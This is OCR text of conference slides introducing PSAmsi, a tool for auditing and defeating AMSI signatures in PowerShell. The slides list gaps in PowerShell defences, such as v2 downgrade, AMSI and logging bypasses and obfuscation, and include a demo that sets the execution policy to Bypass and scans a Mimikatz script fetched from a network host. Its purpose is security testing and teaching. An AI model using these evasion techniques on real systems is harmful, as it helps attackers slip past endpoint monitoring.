PSAmsi: Offensive PowerShell Interaction with the AMSI

Ryan Cobb

BSides DFW

protiviti

PS > Get-ChildItem Env:

Name	Value
Name	Ryan Cobb
Employer	Protiviti
Job	Pentester, Consultant
Social Media	@{Twitter = @cobbr_io; Github = cobbr}
Expert	False

Goals

1. Offensive PowerShell isn’t dead! (yet)
2. AMSI/next-gen/stream scanning AV is not a silver bullet

- Introduce **PSAmsi** – A tool for auditing and defeating AMSI signatures.

Offensive PowerShell Isn’t Dead! (Yet)

Why Offensive PowerShell *is* dying

- Protections against malicious PowerShell:
  1. AMSI
  2. PowerShell Logging
     - ScriptBlock Logging
     - Module Logging
     - Transcription Logging
  3. Command Line Logging
  4. Constrained Language Mode (CLM)

Why Offensive PowerShell Isn't Dead! (Yet)


- Limitations of protections:
  1. PowerShell V2
     - No logging or AMSI
     - Everywhere **except** Windows 10 / Windows Server 2016
  2. Most orgs haven't moved to Windows 10
  3. Most orgs are not collecting ScriptBlock logs
  4. Most AVs don't have support for AMSI

Why Offensive PowerShell Isn't Dead! (Yet)


- So you have:
  - Moved the org to Windows 10 and/or Windows Server 2016!
  - Enabled ScriptBlock Logging!
  - Fancy AV w/ AMSI support!

- But:
  - AMSI bypasses
  - ScriptBlock Logging bypass
  - Obfuscation


What is the AMSI?



What is the AMSI?



What is the AMSI?




protiviti

PSAmsi

- A tool for auditing and defeating AMSI signatures.

- Auditing:
  - Did you know? PS V3+ does stuff!
  - [PSAmsiScanner] – Class for conducting AMSI scans
    - Uses PSReflect – Matt Graeber (@mattifestation) – Creates an in-memory module of functions exported from the AMSI dll


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Demo.ps1
$Env:PSExecutionPolicyPreference = 'Bypass'; Import-Module '.\PSAmsi\PSAmsi.psd1'
$MimikatzURL = 'http://10.100.100.3/Invoke-Mimikatz.ps1'
$Scanner = [PSAmsiScanner]::new()
$Scanner
$Scanner.GetPSAmsiScanResult('test')
$Scanner.GetPSAmsiScanResult([URI]::new($MimikatzURL))
$Scanner = New-PSAmsiScanner
Get-PSAmsiScanResult -ScriptString 'test' -PSAmsiScanner $Scanner
Get-PSAmsiScanResult -ScriptUri $MimikatzURL -PSAmsiScanner $Scanner
$Scanner
$Scanner.ScanCache
'test'.GetHashCode()
PS C:\PSAmsi>

PSAmsi

- A tool for auditing and defeating AMSI signatures.

- Auditing:
  - Did you know? PS V3+ does stuff!
  - [PSAmsiScanner] – Class for conducting AMSI scans
    - Uses PSReflect – Matt Graeber (@mattifestation) – Creates an in-memory module of functions exported from the AMSI dll
  - Find-AmsiSignatures – 'Finds' AMSI signatures

